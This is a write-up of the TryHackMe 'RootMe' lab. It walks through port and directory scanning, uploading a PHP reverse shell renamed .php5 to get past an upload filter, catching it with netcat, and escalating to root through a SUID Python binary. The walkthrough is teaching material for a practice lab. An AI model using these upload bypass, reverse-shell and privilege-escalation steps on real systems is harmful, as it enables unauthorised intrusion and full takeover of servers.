RootMe Try Hack Me Write-Up

Hi! Here's another write-up! this time from TryHackMe's RootMe room! So let's go!

Recon

First, a basic scan with Nmap:

- **sudo nmap -sV -A -O -vv 10.10.9.29**

```
kali@kali:~$ sudo nmap -sV -A -O -vv 10.10.9.29
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
 Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9irIQxn1jiKNjwLFTFBitstKOcP7gYt7HQ
sk6kyRQJjlkhHYuIaLTtt1adsWWUhAlMGl+97TsNK93DijTFrjzz4iv1Zwpt2hhSPQG0GibavCB
f5GVPb6TitSskqpgGmFAcvyEFv6fLBS7jUzbG50PDgXHPNIn2WUoa2tLPSr23Di3QO9miVT3+Tq
dvMiphYaz0RUAD/QMLdXipATI5DydoXhtymG7Nb11sVmgZ00DPK+XJ7WB++ndNdzLW9525v4wzk
r1vsfUo9rTMo6D6ZeUF8MngQQx5u4pA230IIXMXoRMaWoUgCB6GENFUhzNrUfryL02/EMt5pgfj
8G7ojx5
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
ERAcu0+Tsp5KwMXdhMWEbPcF5JrZzhDTVERXqFstm7WA/5+6JiNmLNSPrqTuMb2ZpJvtL9MPhhC
EDu6KZ7q6rI=
|   256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC4fnU3h1O9PseKBbB/6m5×8Bo3cwSPmnfmcW
QAVN93J
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
```


In the result we see two ports o: **22** (ssh) and **80** (http). The Apache version is **2.4.29**, we will find hidden directories, using the **GoBuster** (Gobuster is a tool for directory enumeration)**:**

- **gobuster dir -u** IP_MACHINE **-w** /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


```
kali@kali:~$ gobuster dir -u 10.10.9.29 -w /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.9.29
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
m.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/07 15:30:59 Starting gobuster
===============================================================
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
Progress: 9875 / 220561 (4.48%)
```

Two interesting directories: **/uploads** and **/panel**.

The **/panel** directory:



The **/uploads** directory:



The **/panel** directory we allow us gain access, we will upload a webshell and so gain access. If you are using Kali Linux just go to the directory: **/usr/share/webshells/php**, and search for "**php-reverse-shell.php**":

```
kali@kali:~$ cd /usr/share/webshells/php/
kali@kali:/usr/share/webshells/php$ ls
findsocket          php-reverse-shell.php  simple-backdoor.php
php-backdoor.php    qsd-php-backdoor.php
kali@kali:/usr/share/webshells/php$
```


Make a copy of this webshell, edit the webshell by doing the following:

```
$ip = '10.8.141.175';  // CHANGE THIS
$port = 7777;          // CHANGE THIS
```

Put your machine ip in **$ip** and change the **$port** (Your choice).

Change the webshell extension for **.php5** (**.php** is not allowed, It is important to test, this will give a bypass in the upload), after these procedures, make upload the webshell to the /panel directory.


```
kali@kali:~$ mv php-reverse-shell.php php-reverse-shell.php5
kali@kali:~$
```




Start the connection to netcat on the chosen port:

- **nc -lvp chosen_port**

Now go to **/uploads** directory and click on the webshell:



And so, the connection will be established:




Now let's upgrade the shell:

- **python3 -c 'import pty;pty.spawn("/bin/bash")'**

Now let's look for user flag, for this we will the find command:

- **find / -type f -name user.txt**




Now just enter the directory and get the user flag! :D

Privilege Escalation


Now let's go look for a binary that allows us privilege escalate. We will use the find command:

- **find / -type f -user root -perm -4000 2>/dev/null**




we will use the Python for privilege escalate, because we have the python with SUID permission.

Entering the site **https://gtfobins.github.io/** for search possible commands with the python for escalate our privileges:



Type **“python”** and after click python above and scroll down **SUID**:



Always read the description first! the first code is not necessary because the python already SUID permission, so copy second code without "./" and paste on the shell:

```
www-data@rootme:/$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
#
```

Success! Root flag it's in the directory:

```
# cat root/root.txt
```

I hope you have learned something! :D